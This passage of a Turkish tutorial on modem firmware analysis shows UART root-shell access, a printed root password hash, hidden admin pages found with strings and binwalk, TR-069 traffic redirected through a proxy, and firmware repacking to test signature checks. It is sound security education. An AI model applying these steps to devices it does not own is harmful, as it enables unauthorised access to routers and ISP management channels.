
C:\Users\Mert>_
```



Böyle bir durumda yapmamız gereken bir tornavida seti alarak modemi açmak ve üzerinde [UART seri bağlantı noktası](#) aramak olabilir. Şanslıysak 4 PIN'den oluşan bu bağlantı noktasını çok geçmeden tespit edebiliriz.



Tabii bu seri bağlantı noktası üzerinden modem ile iletişim kurabilmek için [USB - TTL UART CP2104 çevirici](#) gibi bir aygıta ihtiyaç duyacağız. Aygıtı bağlamak için öncelikle o dört pinden hangisi veri almak (RX), hangisi veri göndermek (TX) ve hangisi topraklama (GND) için kullanılıyor onu bilmemiz gerekiyor. [Süreklilik testi](#) sayesinde [Dijital Avometre / Multimetre](#)'de siyah ucu toprağa ( işaretli bir kutup ), kırmızı ucu ise pinlere sırasıyla dokundurduğumuzda bir ses duyuyorsak o zaman bu pinin toprak ( GND ) pini olduğunu anlayabiliriz. Ardından RX, TX pinlerini ve [baud oranını](#) deneme yanlışma yol ile SecureCRT veya Putty ile tespit ederek komut satırına erişim sağlayabiliriz.



serial-com6 - SecureCRT

File Edit View Options Transfer Script Tools Window Help

Enter host <Alt+R>

serial-com6 x

Copyright (C) 1998-2007 Erik Andersen, Rob LandTey, Denys Vlasenko and others. Licensed under GPLv2.  
See source distribution for full notice.

Usage: busybox [function] [arguments]...  
or: function [arguments]...

BusyBox is a multi-call binary that combines many common Unix utilities into a single executable. Most people will create a link to busybox for each function they wish to use and BusyBox will act like whatever it was invoked as!

currently defined functions:

```
[, ash, cat, chmod, cp, date, dhcprelay, dmesg, echo,
false, free, halt, hostname, httpd, ifconfig, init, insmod,
kill, klogd, login, ls, lsmod, mkdir, modprobe, mount,
pidof, ping, poweroff, ps, reboot, rm, rmmmod, route, sh,
sleep, telnetd, test, tftp, true, udhcpc, udhcpd, umount,
vconfig, wget]
```

# route

Kernel IP routing table	Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
	192.168.2.0	*	255.255.255.0	u	0	0	0	br0.1
	127.0.0.0	*	255.0.0.0	u	0	0	0	lo

# ls -al

```
drwxr-xr-x 2 0 0 0 Jan 1 00:00 socks
drwxr-xr-x 2 0 0 0 Jan 1 00:00 tmp
drwxr-xr-x 3 0 0 0 Jan 1 00:01 run
drwxr-xr-x 3 0 0 0 Jan 1 00:00 lib
drwxr-xr-x 2 0 0 0 Jan 1 00:00 fyi
drwxr-xr-x 2 0 0 0 Jan 1 00:00 asd
drwxr-xr-x 2 0 0 0 Jan 1 00:00 cache
drwxr-xr-x 2 0 0 0 Jan 1 00:00 log
drwxr-xr-x 2 0 0 0 Jan 1 00:00 mnt
drwxr-xr-x 3 0 0 0 Jan 1 00:00 tr069
-rw-r--r-- 1 0 0 78 Jan 1 00:00 passwd
Trwxrwxrwx 1 0 0 29 Jan 1 00:00 adsl_phy.lnk -> /etc/adsl/adsl_phy_ANNEXA.bin
-rw-r--r-- 1 0 0 19798 Jan 1 00:00 config.xml
Trwxrwxrwx 1 0 0 21 Jan 1 00:00 lang.js -> /webs/lang/lang_tr.js
-rwxr-xr-x 1 0 0 7 Jan 1 00:00 dproxy.conf
-rw-r--r-- 1 0 0 20 Jan 1 00:00 resolv.conf
-rw-r--r-- 1 0 0 1524 Jan 1 00:00 wlan.conf
-rw-r--r-- 1 0 0 319 Jan 1 00:00 dnsmasq_dhcp.conf
-rw-r--r-- 1 0 0 316 Jan 1 00:00 hostapd.conf.wl0
-rwxr-xr-x 1 0 0 15 Jan 1 00:01 httpd.conf
-rw-r--r-- 1 0 0 115 Jan 1 00:01 invalid_host.html
-rw-r--r-- 1 0 0 12 Jan 1 00:01 dnsmasq.eco0146
drwxr-xr-x 13 0 0 141 Dec 29 2011 ..
drwxr-xr-x 12 0 0 0 Jan 1 00:01 :
```

# cat passwd

```
root:5UU4Stt07E.IE:0:0:Admin:/tmp:/bin/sh
nobody::99:99:nobody:/tmp:/bin/false#
```

# ■

Ready

Bir diğer örnekte ise modem'in yönetici arayüzündeki gizli sayfaları tespit etmekte istiyoruz. Bunun için ilk iş, donanım yazılımını (bellenim) üreticisinin veya internet servis sağlayıcısının web sitesinden indirmek olacaktır. Ardından [strings](#) aracını bu donanım yazılımı üzerinde çalıştırabiliriz. Eğer aracın çıktısı aşağıdaki örnekte olduğu gibi sayica az html sayfa adı veriyorsa ancak biz arayüzde çok daha fazla sayıda html sayfa olduğunu biliyorsak, binwalk gibi farklı bir araç ile analizi bir adım ileriye taşıyabiliriz.

Applications Places Wed Sep 10, 12:36 PM root@kali: ~/Desktop

root@kali: ~/Desktop# strings 340TSA5D0.bin | grep -i .html

```
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
wzWAN_Test.html
wzWAN_PPP.html
For UPnP to function normally, the <a href='RemMagWWW.html'>HTTP</a> service must be available for LAN computers using UPnP.
Note : For WPS to function normally, the <a href='rpUPNP.html'>UPNP</a> service will be turn on automatically.
<b><br>You may also need to create a<a href='Firewall.html'>Firewall</a>rule</b>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
wzWAN_Test.html
wzWAN_PPP.html
in <a href='RemMagWWW.html'>HTTP</a> servisi, UpnP kullanan LAN bilgisayarlar
in <a href='WLAN_WPS.html'>UPnP</a> fonksiyonu devreye girecektir.
ca bir <a href='Firewall.html'>Firewall</a>kural
root@kali: ~/Desktop#
```

**KALI LINUX**  
The quieter you become, the more you are able to hear

ro... Ai... [ro... [\*... [w... [f... [C... [fir... [ro... ■

Donanım yazılımı analizi için biçilmiş kaftan olan [binwalk](#) aracı ile donanım yazılımını açtıktan (extract) sonra, çıkan dosyalar üzerinde strings komutunu çalıştırduğumızda çok daha fazla sayıda html dosya olduğunu görebiliriz.

Applications Places  Fri Jun 20, 3:38 PM root@kali: ~/Desktop

```
File Edit View Search Terminal Help
root@kali:~/Desktop# binwalk -e 340TSA5D0.bin

DECIMAL      HEX       DESCRIPTION
-----+-----+
84992       0x14C00   ZynOS header, header size: 48 bytes, rom image type: ROMBIN, uncompressed size: 66696, compressed size: 16847, uncompressed checksum: 0xCB32, compressed checksum: 0x05A5, flags: 0xE0, uncompressed checksum is valid, the binary is compressed, compressed checksum is valid, memory map table address: 0x0
85043       0x14C33   LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 66696 bytes
128002      0x1F402   GIF image data, version "87a", 169 x 50
136194      0x21402   GIF image data, version "87a", 153 x 55
401408      0x62000   ZynOS header, header size: 48 bytes, rom image type: ROMBIN, uncompressed size: 5667036, compressed size: 1288801, uncompressed checksum: 0x7560, compressed checksum: 0xF5E, flags: 0xE0, uncompressed checksum is valid, the binary is compressed, compressed checksum is valid, memory map table address: 0x0
401459      0x62033   LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 5667036 bytes

root@kali:~/Desktop# ls
14C33 14C33.7z 340TSA5D0.bin 62033 62033.7z
root@kali:~/Desktop#
```

**KALI LINUX**

The quieter you become, the more you are able to hear


Applications Places  Fri Jun 20, 3:47 PM root@kali: ~/Desktop

```
File Edit View Search Terminal Help
root@kali:~/Desktop# strings 62033 | grep -i .html
/rpFWUpload.html
/RestoreCfg.html
<html>
</html>
Rphttp.c---[RpBuildReply]--case eRpRomUrl---fHtmlResponseLength =
Rphttp.c---[RpSendReplyBuffer]---fHtmlResponsePtr =
text/html
<html>
text/html
/rpDslDisconnectWarn.html
">here</a></body></html>
<html>
text/html
/rpAutoFwupgrade" ---.html
">here</a></body></html>
"text/html; charset=
h_SysAdmin.html
h_Ethernet.html
h_NAT_Mode.html
h_wzOthers.html
h_TimeZone.html
h_wzStatus.html
h_NAT_RuleList.html
h_NAT_RuleEdit.html
h_DHCP.html
h_Diag.html
h_UPNP.html
h_NAT_ServerEdit.html
h_Filter.html
h_Status.html
h_wzENET.html
h_FirmUp.html
h_wzDiag.html
h_WLAN_Setup.html
h_FirstPage.html
h_DiagGeneral.html
h_DiagDSL.html
h_wzPPP.html
h_wzPPPOE.html
h_wzRFC.html
h_DyDNS.html
h_RManage.html

root@kali:~/Desktop# :: Web Tabanlı Yapıla...
```

**KALI LINUX**

The quieter you become, the more you are able to hear



rpCWMP.html dosyasının adından da anlaşılacağı üzere TR-069 yönetim protokolü ile ilgili ayarların yapıldığı sayfa olduğunu hemen anlayabiliriz. Sayfayı çağrıdığımız zaman gelen internet servis sağlayıcısının Auto Configuration Servers (ACS) adresini, [Charles Proxy](#) aracının sistem üzerinde dinlediği adresi ve bağlantı noktası (port) ile değiştirip, Charles'a gelen istekleri de internet servis sağlayıcısının ACS adresine yönlendirdiğimizde, bu gizli sayfa sayesinde başarıyla ACS ile modem arasında gerçekleşen trafiği izleyebiliriz.

The screenshot shows a web-based configuration interface for a device's CWMP (Common Wireless Management Protocol) setup. The URL in the browser is `192.168.1.1/rpCWMP.html`. The page itself has a header 'CWMP' and a sub-header 'CWMP Setup'. It includes sections for 'Login ACS' and 'Connection Request'. In the 'Login ACS' section, there is a 'URL' input field containing `http://hdmacs-tr069. .... com.tr/cwmpWeb/CPEMgt`, which is highlighted with a large red arrow. Below it are fields for 'User Name' and 'Password', both of which are masked with dots. The 'Connection Request' section has fields for 'Path' (set to `/tr069`) and 'Port' (set to `7547`). The 'Periodic Inform' section has an 'Interval(s)' field set to `82400`. At the bottom right are 'Apply' and 'Cancel' buttons.

192.168.1.1/rpCWMP.html

Most Visited Getting Started

### CWMP

**CWMP Setup**

**CWMP** Activated Deactivated

**Login ACS**

URL: http://192.168.1.34/cwmpWeb/CPEMgt  
 User Name: [REDACTED]-P-660N-T1A-[REDACTED]  
 Password: [REDACTED]

**Connection Request**

Path: /tr069  
 Port: 7547  
 User Name: [REDACTED]-P-660N-T1A-[REDACTED]  
 Password: [REDACTED]

**Periodic Inform**

Periodic Inform Activated Deactivated  
 Interval(s): 5

Apply Cancel

Charles 3.9.2 - Session 1 \*

File Edit View Proxy Tools Window Help

Structure Sequence

Overview Summary Chart

Name	Value
Host	socket://hdmacs-tr069.[REDACTED].com.tr:7547
Path	/
Notes	

Port Forwarding Settings

Forward local TCP and UDP ports to remote servers.

Enable Port Forwarding

Type	Start Port	End Port	Remote Host	Remote Port
TCP	7547	-	hdmacs-tr069.[REDACTED].com.tr	7547
TCP	80	-	hdmacs-tr069.[REDACTED].com.tr	80

Add Remove Import Export OK Cancel Help

No.	Time	Source	Destination	Protocol	Length	Info
74	2014-06-20 16:08:56.283563000	192.168.1.1	192.168.1.34	TCP	60	iad1 > http [SYN] Seq=0 Win=2800 Len=0 MSS=1400
81	2014-06-20 16:08:56.283563000	192.168.1.1	192.168.1.34	TCP	58	http > iad1 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1400
82	2014-06-20 16:08:56.283971000	192.168.1.34	192.168.1.1	TCP	60	iad1 > http [ACK] Seq=1 Ack=1 Win=2800 Len=0
83	2014-06-20 16:08:56.285046000	192.168.1.1	192.168.1.34	TCP	240	[TCP segment of a reassembled PDU]
86	2014-06-20 16:08:56.383297000	192.168.1.1	192.168.1.34	TCP	54	http > iad1 [ACK] Seq=1 Ack=187 Win=16800 Len=0
87	2014-06-20 16:08:56.582264000	192.168.1.34	192.168.1.1	TCP	1514	[TCP segment of a reassembled PDU]
88	2014-06-20 16:08:56.584357000	192.168.1.1	192.168.1.34	TCP	54	http > iad1 [ACK] Seq=1 Ack=1647 Win=16800 Len=0
93	2014-06-20 16:08:56.785027000	192.168.1.34	192.168.1.1	TCP	1444	[TCP segment of a reassembled PDU]
94	2014-06-20 16:08:56.786361000	192.168.1.1	192.168.1.34	TCP	360	HTTP/1.1 200 OK
95	2014-06-20 16:08:56.881494000	192.168.1.1	192.168.1.34	SSDP	54	http > iad1 [ACK] Seq=1 Ack=3037 Win=15410 Len=0
98	2014-06-20 16:08:57.003451000	192.168.1.34	192.168.1.1	TCP	189	POST /cwmPweb/CPEMgt HTTP/1.1
99	2014-06-20 16:08:57.004377000	192.168.1.1	192.168.1.34	HTTP/XML	54	http > iad1 [ACK] Seq=1 Ack=3172 Win=16800 Len=0
104	2014-06-20 16:08:57.206218000	192.168.1.34	192.168.1.1	TCP	673	HTTP/1.1 401 Authorization Required (text/html)
125	2014-06-20 16:08:57.535424000	192.168.1.34	192.168.1.1	HTTP	60	iad1 > http [ACK] Seq=3172 Ack=620 Win=2181 Len=0
128	2014-06-20 16:08:57.536558000	192.168.1.1	192.168.1.34	TCP	60	iad1 > http [FIN, ACK] Seq=3172 Ack=620 Win=2800 Len=0
129	2014-06-20 16:08:57.537136000	192.168.1.1	192.168.1.34	TCP	54	http > iad1 [ACK] Seq=620 Ack=3173 Win=16800 Len=0
130	2014-06-20 16:08:57.537160000	192.168.1.34	192.168.1.1	TCP	54	http > iad1 [FIN, ACK] Seq=620 Ack=3173 Win=16800 Len=0
132	2014-06-20 16:08:57.538145000	192.168.1.34	192.168.1.1	TCP	60	iad1 > http [ACK] Seq=3173 Ack=621 Win=2800 Len=0
133	2014-06-20 16:08:57.538897000	192.168.1.1	192.168.1.34	TCP	60	iad1 > http [ACK] Seq=3173 Ack=621 Win=2800 Len=0

Peki donanım yazılımını analiz ettikten sonra [Charlie Miller](#) ile [Chris Valasek](#)'in Cherokee Jeep'i [hacklerken](#) yaptıkları gibi donanım yazılımını manipüle edip (patching) cihaza yüklemek istersek, donanım yazılımını tekrar paketlemek için faydalabileceğimiz [Firmware Modification Kit \(FMK\)](#) aracından da kısaca bahsetmek gerekir. İlgili donanım yazılımının dosya sisteminde yer alan dosyalarını, FMK'da yer alan extract-firmware.sh betiği ile diske açtıktan ve değişiklikler yaptıktan sonra yine aynı araçta yer alan build-firmware.sh betiği ile paketlememiz mümkün. Bu sayede hedef cihazın imza kontrolü yapmadan donanım yazılımını güncellemeye izin verip vermediğini de kolaylıkla kontrol edebiliriz.

```
iocupdate -c 4 -p usr/share/V850/cmcioc.bin

The help text for 'iocupdate' validates our initial analysis by describing that it is, indeed, used for sending a binary file to the IOC from the head unit.

%C: a utility to send a binary file from the host processor to the IOC
[options] <binary file name>
Options:
-c <n> Channel number of IPC to send file over (default is /dev/IPC/ch4)
-p Show progress
-r Reset when done
-s Simulate update
Examples:
/bin/someFile.bin (will default to using /dev/IPC/ch4)
-c7 -r /bin/someFile.bin (will reset when done)
-sp (simulate update with progress notification)

After we figured out how to reprogram the V850 package, we needed to reverse engineer and modify the IOC application firmware to add code to accept commands and forward them to the CAN bus. The
```

most important part was reverse engineering the IOC application firmware because we knew it would reveal the code necessary to send and receive CAN messages from the bus. Luckily, we see that the IOC can be re-flashed with firmware and that no cryptographic signatures are used to verify the firmware is legitimate.

```
Applications Places Mon Sep 15, 3:38 PM root@kali:~  
File Edit View Search Terminal Help  
root@kali:~# /opt/firmware-mod-kit/extract-firmware.sh /opt/firmware-mod-kit//  
[REDACTED]_FW_1.2.0.36.bin  
Firmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake  
Scanning firmware...  
Scan Time: 2014-09-15 15:38:13  
Signatures: 193  
Target File: /opt/firmware-mod-kit/[REDACTED]_FW_1.2.0.36.bin  
MD5 Checksum: 832f413b5cd2111cfdbca1c8bc17908  
DECIMAL HEX DESCRIPTION  
-----  
168 0xA8 uImage header, header size: 64 bytes, header CRC  
: 0x969D559A, created: Thu Dec 29 11:15:04 2011, image size: 2727936 bytes, Data  
Address: 0x0, Entry Point: 0x0, data CRC: 0xE8484B9A, OS: Linux, CPU: MIPS, ima  
ge type: Filesystem Image, compression type: lzma, image name: "RT-206v4TT RootF  
S"  
232 0xE8 Squashfs filesystem, big endian, lzma signature,  
version 3.0, size: 2725690 bytes, 470 inodes, blocksize: 65536 bytes, created:  
Thu Dec 29 11:15:04 2011  
2728168 0x29A0E8 uImage header, header size: 64 bytes, header CRC  
: 0xD039D69, created: Wed Dec 21 11:59:33 2011, image size: 758140 bytes, Data A  
ddress: 0x80010000, Entry Point: 0x80228000, data CRC: 0x160F6F4A, OS: Linux, CP  
U: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux"  
[REDACTED]
```

```
Applications Places Mon Sep 15, 3:42 PM root@kali:~  
Click to view your appointments and tasks  
File Edit View Search Terminal Help  
Extracting 232 bytes of header image at offset 0  
Extracting squashfs file system at offset 232  
Extracting 2704 byte footer from offset 3483684  
Extracting squashfs files...  
Firmware extraction successful!  
Firmware parts can be found in '/root/fmk/*'  
root@kali:~#  
root@kali:~# cd /opt/firmware-mod-kit/fmk  
bash: cd: /opt/firmware-mod-kit/fmk: No such file or directory  
root@kali:~# cd /root/fmk  
root@kali:~/fmk# ls  
image_parts logs rootfs  
root@kali:~/fmk# cd rootfs  
root@kali:~/fmk/rootfs# ls  
bin dev etc lib mnt proc ramdisk root sbin sys tmp usr var webs  
root@kali:~/fmk/rootfs# ls webs  
air.css errors js menu frame.html upnp  
[REDACTED].ico firewall lan nat  
altmenu.css homepage.html lang qos  
atmenu.css igmp lang.js report  
atmenu.js images login.html route  
cgi-bin index.html loginmain.html tools  
config.bin internet main.html top.html  
ddns invalid_host.html management top_login.htm  
root@kali:~/fmk/rootfs# touch webs/mert.txt  
root@kali:~/fmk/rootfs#
```

```
Applications Places Mon Sep 15, 3:44 PM root@kali: ~/fmk/rootfs
root@kali:~/fmk/rootfs# /opt/firmware-mod-kit/build-firmware.sh /root/fmk
Firmware Mod Kit (build) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Building new squashfs file system... (this may take several minutes!)
Squashfs block size is 64 Kb
Parallel mksquashfs: Using 1 processor
Creating big endian 3.0 filesystem on /root/fmk/new-filesystem.squashfs, block size 655
36.
[=====] 345/345 100%
Exportable Big endian filesystem, data block size 65536, compressed data, compressed me
tadata, compressed fragments, duplicates are removed
Filesystem size 2661.86 Kbytes (2.60 Mbytes)
    29.02% of uncompressed filesystem size (9173.20 Kbytes)
Inode table size 3771 bytes (3.68 Kbytes)
    26.42% of uncompressed inode table size (14274 bytes)
Directory table size 4161 bytes (4.06 Kbytes)
    60.20% of uncompressed directory table size (6912 bytes)
Number of duplicate files found 7
Number of inodes 471
Number of files 255
Number of fragments 43
Number of symbolic links 83
Number of device nodes 70
Number of fifo nodes 0
Number of socket nodes 0
Number of directories 63
```

```
Applications Places Mon Sep 15, 3:45 PM root@kali: ~/fmk/rootfs
root@kali:~/fmk/rootfs# 
File Edit View Search Terminal Help
Inode table size 3771 bytes (3.68 Kbytes)
    26.42% of uncompressed inode table size (14274 bytes)
Directory table size 4161 bytes (4.06 Kbytes)
    60.20% of uncompressed directory table size (6912 bytes)
Number of duplicate files found 7
Number of inodes 471
Number of files 255
Number of fragments 43
Number of symbolic links 83
Number of device nodes 70
Number of fifo nodes 0
Number of socket nodes 0
Number of directories 63
Number of uids 1
    root (0)
Number of gids 0
Remaining free bytes in firmware image: 755516
Processing 2 header(s) from /root/fmk/new-firmware.bin...
Processing header at offset 168...checksum(s) updated OK.
Processing header at offset 2728168...sorry, this file type is not supported.
checksum update(s) failed!
    The quieter you become, the more you are able to hear
CRC(s) updated successfully.

Finished!
New firmware image has been saved to: /root/fmk/new-firmware.bin
root@kali:~/fmk/rootfs# 
```

Statik olarak değil de dinamik olarak donanım yazılımında yer alan programları teker teker analiz etmek istiyoruz dersek de o zaman, [QEMU](#) öykünücü (emulator) ve [IDA Pro](#) aracı sayesinde aşağıdaki ekran görüntüsülerinde yer aldığı şekilde programları (örnek: login) detaylı bir şekilde analiz edebiliriz.



Applications Places Sun Sep 14, 8:30 AM root@kali: /squashfs-root/webs/cgi-bin

```
File Edit View Search Terminal Help
root@kali: /squashfs-root/webs/cgi-bin# ls -al
total 176
drwxr-xr-x 2 root root 4096 Sep 7 07:08 .
drwxr-xr-x 21 root root 4096 Sep 7 07:08 ..
-rw-rxr-xr-x 1 root root 34 Sep 7 07:08 cert
-rw-rxr-xr-x 1 root root 44696 Sep 7 07:08 cert_load
-rw-rxr-xr-x 1 root root 53432 Sep 7 07:08 loader
-rw-rxr-xr-x 1 root root 15268 Sep 7 07:08 login
-rw-rxr-xr-x 1 root root 16940 Sep 7 07:08 restore_config
-rw-rxr-xr-x 1 root root 27280 Sep 7 07:08 webapp
root@kali: /squashfs-root/webs/cgi-bin# file login
login: ELF 32-bit MSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically linked (uses shared libs), stripped
root@kali: /squashfs-root/webs/cgi-bin# file webapp
webapp: ELF 32-bit MSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically linked (uses shared libs), stripped
root@kali: /squashfs-root/webs/cgi-bin# file loader
loader: ELF 32-bit MSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically linked (uses shared libs), stripped
root@kali: /squashfs-root/webs/cgi-bin#
```

Applications Places Mon Sep 15, 2:59 PM root@kali: /squashfs-root/webs/cgi-bin

```
File Edit View Search Terminal Help
